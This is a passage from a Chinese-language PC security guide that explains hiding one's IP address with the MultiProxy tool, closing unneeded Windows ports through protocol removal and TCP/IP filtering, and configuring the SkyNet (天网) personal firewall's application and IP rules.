


图 8-1-10 导入代理列表




图 8-1-11 “检查代理”对话框



如果刚才选择的代理IP文件不能导入到列表中，可能文件中存在不符合格式的IP，将它们修改正确，保存后重新导入即可。

然后点击主界面中“检查所有的代理”按钮，验证IP是否可连接。

检验完毕后，再次单击“选项”按钮，切换到“代理服务器列表”标签，就会发现列表里有很多代理服务器，如图8-1-12所示。

点击左下角的“菜单”|“代理表”|“删除没有应答的代理”命令，接着会询问“是否肯定删除所有没有应答的代理”，单击“确定”按钮，把没有应答的代理IP删除后，剩下的就是可连接的代理IP了，单击“确定”按钮返回到程序主界面。

现在启动IE浏览器（不要关闭




图 8-1-12 导入的代理服务器



MultiProxy) 测试一下, 点击“工具”|“Internet 选项”命令, 切换到“连接”页, 这里分两种情况:

一种是通过局域网共享上网的, 在“连接”页中单击下面的“局域网设置”按钮, 选中“为 LAN 使用代理服务器”, 在“地址”中输入 127.0.0.1, 在“端口”中输入 8088 (这是 MultiProxy 的默认接收端口), 如图 8-1-13 所示。

然后单击“高级”, 把“对所有协议均使用相同的代理服务器”前的小钩去掉, 连续点击“确定”按钮退出, 如图 8-1-14 所示。




图 8-1-13 设置代理地址




图 8-1-14 去掉“对所有协议均使用相同的代理服务器”的复选框

一种是通过拨号上网的, 在“拨号连接”下面选中一个默认拨号连接, 点击右边的“设置”, 其后的设置和上面的并不多, 这里就不再赘述。

设置完毕后, 登录一个能够显示 IP 的论坛测试一下, 可以看出真实 IP 已经隐藏, 显示的是代理服务器 IP。至此, 已经达到了隐藏真实 IP 的目的了。

## 8.1.2 限制或关闭不必要的端口

端口是计算机和外部网络相连的逻辑接口, 也是计算机的第一道屏障, 所以端口配置正确与否直接影响到主机的安全。在通常情况下, 我们会采用一些功能强大的反黑软件和防火墙来限制或是关闭不必要的端口, 保证系统的安全, 但是如果手边没有这些工具软件该怎么办呢? 其实我们完全可以采用操作系统本身具有的功能来限制或关闭不必要的端口来防止非法入侵。

### 1. 非法入侵的方式

- 简单说来, 非法入侵的方式可粗略分为 4 种:
- 扫描端口, 通过已知的系统漏洞攻入主机。
  - 种植木马, 利用木马开辟的后门进入主机。
  - 采用数据溢出的手段, 迫使主机提供后门进入主机。
  - 利用某些软件设计的漏洞, 直接或间接控制主机。

非法入侵的主要方式是前两种, 尤其是利用一些流行的黑客工具, 通过扫描端口方式攻击主机的情况最多、最普遍; 而后两种入侵方式, 只有一些手段高超的黑客才利用, 涉及面并不广泛, 而且只要这两种问题一出现, 软件服务商一般很快就会提供补丁, 及时修复系统, 所以一般入侵不易成功。

因此, 如果能限制前两种非法入侵方式, 就能有效防止利用黑客工具的非法入侵。而且前两种非法入侵方式有一个共同点, 就是通过端口进入主机。

端口就像一所房子(服务器)的几个门一样, 不同的门通向不同的房间(服务器提供的不同服务)。比如常用的 FTP 默认端口为 21, 而 WWW 网页一般默认端口是 80 等。



但是有些马虎的网络管理员常常打开一些容易被入侵的端口或服务，比如 139 等；还有一些木马程序，比如冰河、B0、广外女生等都是自动开辟一个不易察觉的端口。

其实，只要我们把自己用不到的端口全部封锁起来，也就杜绝了这两种通过端口非法入侵的通道。

## 2. 限制端口的方法

### (1) 删除不需要的协议

在配置系统协议时，不需要的协议可以统统删除。对于服务器和主机来说，一般只安装 TCP/IP 协议就够了。鼠标右击“网络邻居”，选择“属性”，再鼠标右击“本地连接”，选择“属性”，卸载不必要的协议，如图 8-1-15 所示。

NETBIOS 是很多安全缺陷的源泉，对于不需要提供文件和打印共享的主机，还可以将绑定在 TCP/IP 协议的 NETBIOS 给关闭，避免攻击者针对 NETBIOS 的攻击。选择“TCP/IP 协议”，点击“属性”，再点击“高级”，进入“高级 TCP/IP 设置”对话框，选择“WINS”标签，选中“禁用 TCP/IP 上的 NETBIOS”一项，如图 8-1-16 所示，关闭 NETBIOS。

当然，对于文件和打印共享服务的 137、138、139 和 445 端口，还可以采用以下的方法来关闭。鼠标右击“网络邻居”，选择“属性”，选择“网络和拨号连接”对话框的“高级”菜单，选择“高级设置”命令，进入高级设置对话框，如图 8-1-17 所示，在出现的画面中的上部选择所需的连接，下部取消“文件和打印机共享”项（保持空选），即可禁止这几个端口。

### (2) 利用 TCP/IP 筛选

这里，对于采用 Windows 2000 或者 Windows XP 的用户来说，不需要安装任何其他软件，可以利用“TCP/IP 筛选”功能限制服务器的端口。

具体设置如下：

鼠标右击“网上邻居”|“属性”|“本地连接”（如果是拨号上网用户，选择“我的连接”图标），弹出“本地连接属性”对话框，如图 8-1-18 所示。



图 8-1-15 删除不必要的协议



图 8-1-16 关闭 NETBIOS 协议




图 8-1-17 关闭文件和打印机共享



图 8-1-18 “本地连接属性”对话框

选择“此连接使用下列选定的组件”列表中的“Internet 协议 (TCP/IP)”，然后点击“属性”按钮。

在弹出的“Internet 协议 (TCP/IP)”对话框中点击“高级”按钮，弹出的“高级 TCP/IP 设置”对话框，选择进入“选项”标签，如图 8-1-19 所示，选中“TCP/IP 筛选”，然后点击“属性”按钮。

在弹出的“TCP/IP 筛选”对话框里选中“启用 TCP/IP 筛选”的复选框，然后把左边“TCP 端口”上的“只允许”选上，如图 8-1-20 所示。




图 8-1-19 高级 TCP/IP 设置对话框




图 8-1-20 启用 TCP/IP 筛选

这样，就可以实现自己需要的端口才允许开放了。添加或者删除完毕，重新启动机器以后，服务器就被保护起来了。



最后，提醒个人用户需要注意的是，如果只是上网浏览的话，可以不添加任何端口。但要是利用一些网络联络工具，比如 OICQ 的话，就要把“4000”这个端口打开。同理，如果发现某个常用的网络工具不能起作用的时候，就需要搞清它在自己主机上所开的端口，然后在“TCP/IP 筛选”中添加端口即可。



不过对于 Windows 2000 的端口过滤来说，有一个不好的特性：只能规定开哪些端口，不能规定关闭哪些端口，这样对于需要开大量端口的用户就比较痛苦，而且由于端口过滤有时会阻塞合法的连接，占用的资源太多，对主机性能有些影响，所以一般只在网络边界的网关上进行端口过滤，在一般的 Windows 主机上可以不做。

#### 提示

另外，我们也可以使用 IPsec 安全策略只允许某部分端口的访问。选择“我的电脑”|“控制面板”|“管理工具”|“本地安全策略”|“IP 安全策略，在本地机器”，在这里定义符合你要求的安全策略规则。

## 8.2 各类防火墙详解

隐藏 IP 虽然能够防范攻击，但是你的好友想要同你通信也就没那么方便了。而关闭不必要的端口，也要以牺牲系统性能作为代价，所以这两种防范方法都不是很理想。其实最好的方式就是采用网络防火墙。为了抵御黑客的攻击，网络防火墙逐渐成为上网人士必备的安全软件之一，它可以有效地拦截一些来历不明的敌意访问，同时能拦截木马程序的恶意连接。本节我们将讲解几款常用的功能强大的防火墙的使用方法，希望大家能选择一种适合自己需要的防火墙来为系统筑上一道坚固的“墙”，让黑客无从下手。

注意

安装网络防火墙后，由于防火墙一般都要检查网络连接，因此，上网速度可能会有所下降，但并不明显。

## 8.2.1 如何使用天网防火墙防御网络攻击


天网个人版防火墙是由国内著名天网安全实验室出品的个人网络防火墙，它是一款非常流行的防火墙软件，大家可到天网安全阵线（<http://www.sky.net.cn>）下载最新版本的天网个人版防火墙。如图 8-2-1 是天网个人版防火墙的主界面，在任务栏处显示成 图标。



图 8-2-1 天网个人版防火墙的主界面

天网防火墙个人版可以为我们抵挡网络入侵和攻击，防止信息泄露，并可与该公司网站（<http://www.sky.net.cn>）相配合，根据可疑的攻击信息，追踪到攻击者。而且天网防火墙个人版把网络分为本地网和互联网，让我们可以针对来自不同网络的信息，来设置不同的安全策略。

天网防火墙是如何防御网络攻击的呢？

天网个人版防火墙的缺省安全级别分为高、中、低 3 个等级，默认的安全等级为中。用户可以根据自己的需要调整自己的安全级别，方便实用，即便你是菜鸟也可很快上手，因为只要在相应的级别上进行单击就可以对这些级别进行选定了。当用户在选定某种安全级别之后，还可以根据自己的需要调整 IP 规则、自定义 IP 规则以及设定应用程序访问网络的权限。

下面就来看看具体如何设置。





图 8-2-2 “应用程序规则”界面

### 1. 设置“应用程序访问网络权限”

在主窗口中单击 按钮，出现“应用程序规则”的窗口，界面如图 8-2-2 所示。在这个窗口里面可以设置是否允许程序访问网络资源，共有 3 种方式：允许、提示、禁止。

如果要禁止某个应用程序连接网络，可以在列表选中，如“Outlook Express”，然后单击“删除”按钮，这时候就可以看到弹出的“天网防火墙提示信息”对话框，如图 8-2-3 所示。




图 8-2-3 “天网防火墙提示信息”对话框

## 提示

如果禁止了 Outlook Express 程序,再次运行 Outlook Express 时,就不能正常收发邮件了,会弹出如图 8-2-4 所示的 Outlook Express 错误对话框。




图 8-2-4 Outlook Express 无法收取邮件的对话框

在该对话框中单击“确定”按钮后,Outlook Express 将不能使用网络资源。在运行 Outlook Express 时,将无法收取邮件,并弹出“天网防火墙警告信息”对话框,如图 8-2-5 所示。

接着选中“该程序以后都按照这次的操作运行”复选框,再单击“允许”按钮,这以后 Outlook Express 程序就可以使用网络资源了。

另外,针对某个应用程序,还可以对其设置高级规则,在“应用程序访问网络权限设置”页面中,点击该应用程序旁边的“选项”按钮,弹出如图 8-2-6 所示的“应用程序规则高级设置”对话框。

我们可以在“TCP 协议可访问端口”中限制该程序使用的网络端口。如果选择“任何端口”选项,则该程序就可以使用本地计算机上的任何端口;如果选择了“端口范围”选项,则将会出现如图 8-2-7 所示的界面,在该对话框中可以设定该程序访问网络的端口范围,如这里表示 Internet Explorer 程序只能使用 0~1024 之间的端口。




图 8-2-5 “天网防火墙警告信息”对话框




图 8-2-6 “应用程序规则高级设置”对话框




图 8-2-7 “端口范围”界面

我们选择“端口列表”选项，将会出现如图 8 - 2 - 8 所示的界面，在这里可以限定该程序具体使用哪些端口。



利用应用程序访问网络权限的设置功能，我们就能够

有效地防范木马程序。因为新的网络应用程序第一次访问网络时，都会弹出警告信息提示框，所以当木马服务器程序运行时，会自动弹出警告信息的对话框，只有我们允许了，它才能访问网络，通过利用这种方法就可以很容易检测到自己运行的程序是否被绑定了木马程序，如果是木马连接，则可以选中“该程序以后都按照这次的操作运行”复选框后，再点击“禁止”按钮，让该木马程序永远不能连接网络，它也就成了一匹死“马”了，攻击者也就无法通过木马服务器程序来对我们的机器进行远程控制了。





图 8-2-8 “端口列表”界面


2. 设置“自定义 IP 规则”

在开始本规则设置的时候，首先需要查看已有的 IP 规则，具体操作步骤如下：

首先单击按钮，将会看到弹出的“自定义 IP 规则”界面，如图 8 - 2 - 9 所示。

在该界面的列表框中，只要单击其中的一项，如“IP 规则”项，在列表框下面将出现该规则的描述。

下面我们来看看如何新建一条 IP 规则，具体操作步骤如下：

首先单击工具栏上的增加规则按钮，之后将会弹出“IP 规则修改”对话框，如图 8 - 2 - 10 所示，在这个对话框中就可以设定规则的具体内容。




图 8-2-9 “自定义 IP 规则”界面



图 8-2-10 “IP 规则修改”对话框

在“规则”框中“名称”后输入规则名称，然后再在“说明”处输入规则描述，如图 8 - 2 - 11 所示。




图 8-2-11 “规则”设置

再在“对方 IP 地址”的下拉列表框中，选择规则实施对象的 IP 地址，如图 8-2-12 所示，我们选择“指定地址”项。




图 8-2-12 “对方 IP 地址”下拉列表框

假设这里指定的 IP 地址是：192.168.0.11，如图 8-2-13 所示。当然了，还可以选择“任何地址”选项来对任何 IP 地址实施这个规则；如果我们选择了“局域网的网络地址”选项，就可以对局域网中所有计算机来实施这个规则了。




图 8-2-13 设置“对方 IP 地址”

在“满足上面条件时”选项中设置当满足此规则的条件时，本地计算机做出的反映，如图 8-2-14 所示，我们可以选择“拦截”所有数据包，同时选中“记录”。





图 8-2-14 设置满足条件时的操作



最后，再回到主程序界面就可以看到新增的 IP 规则，如图 8-2-15 所示。

这样，以后当 192.168.0.11 计算机试图访问本地计算机的时候，天网防火墙软件将会实施“禁止 192.168.0.11 访问”的规则，从而拦截从 192.168.0.11 机器来的连接，如图 8-2-16 所示。



当防火墙认为有人试图对本地的计算机实施攻击的时候，天网防火墙的图标上将出现一个“！”。

如果要删除某条规则，只需要选中这条规则，然后单击  按钮，即可轻松删除，删除之后该条规则便失去作用了。同样，双击某条规则，在弹出的“IP 规则修改”对话框里可以轻松对该条规则进行重新编辑，使其满足我们自己的需要。

另外，列表里的规则，如果优先级别设置得越高则规则就越早被实施，反之则越晚被实施，所以有时我们需要调整 IP 规则的优先级，选中某条规则，单击  按钮可以提高该规则的优先级别，反之，单击  按钮，将降低该规则的优先级。



这样，如果我们设置一条规则禁用所有网络连接，再设置一条规则允许某台机器访问，实现只允许某些 IP 地址的机器访问我们的机器就非常方便了。




图 8-2-15 新增的 IP 规则




图 8-2-16 天网防火墙执行 IP 规则

请大家注意这里的变化

### 3. 如何应用“系统设置”

下面再来看一下“系统设置”的方法：

单击  按钮，就可进入“系统设置”的界面进行系统设置，如图 8-2-17 所示。

如果选中了“启动”中的“开机后自动启动防火墙”复选框，则以后每次在计算机启动的时候都会自动运行天网防火墙。如果我们在这里单击了“规则设定”中的“重置”按钮，则会出现“天网防火墙提示信息”对话框，如图 8-2-18 所示。



图 8-2-17 “系统设置”界面




图 8-2-18 确认是否初始化



单击“确定”按钮后，将会看到所有后来加入的新规则都将被删除，而所有被修改过的规则都将变成初始的默认设置。


如果我们在“应用程序权限”框中的“允许所用应用程序访问网络，并在规则中记录这些程序”复选框前进行点选，天网防火墙将自动允许所有程序访问网络资源。



这样有可能会放过对木马连接的监控，建议不要选择此复选框。

4. 应用程序网络端口的监控

通过利用此功能我们可以查看当前所有网络应用程序的状态，下面以QQ程序为例在这里演示一下此功能使用方法。

单击按钮，就可以进入“应用程序网络状态”的界面，如图8-2-19所示，在该界面中，显示了所有被允许使用网络的应用程序及其当前状态。

运行QQ程序，我们将看到弹出的“天网防火墙警告信息”对话框，如图8-2-20所示。



图 8-2-19 应用程序网络状态




图 8-2-20 “天网防火墙警告信息”对话框

如果我们在选中了“该程序以后都按照这次的操作运行”复选框后，单击“允许”按钮，则回到“应用程序网络状态”界面，然后在其中选择“全部协议”，如图8-2-21所示。




图 8-2-21 选择全部协议

这时候就可以看到出现了如图 8 - 2 - 22 所示的界面，从中就可以看到我们刚刚加入的 QQ 程序正在被“天网防火墙”监听。




图 8-2-22 QQ 程序已被监听的网络状态

在这里可以监控某程序使用的端口，如果你发现某个应用程序监控的端口值得怀疑，可以直接选中该程序，点击  按钮结束该进程。

### 5.“日志”功能的使用

通过此功能可以查看本机被网络访问的记录。

单击  按钮，进入到如图 8 - 2 - 23 所示的日志界面，这里记录着本机被网络访问的情况。

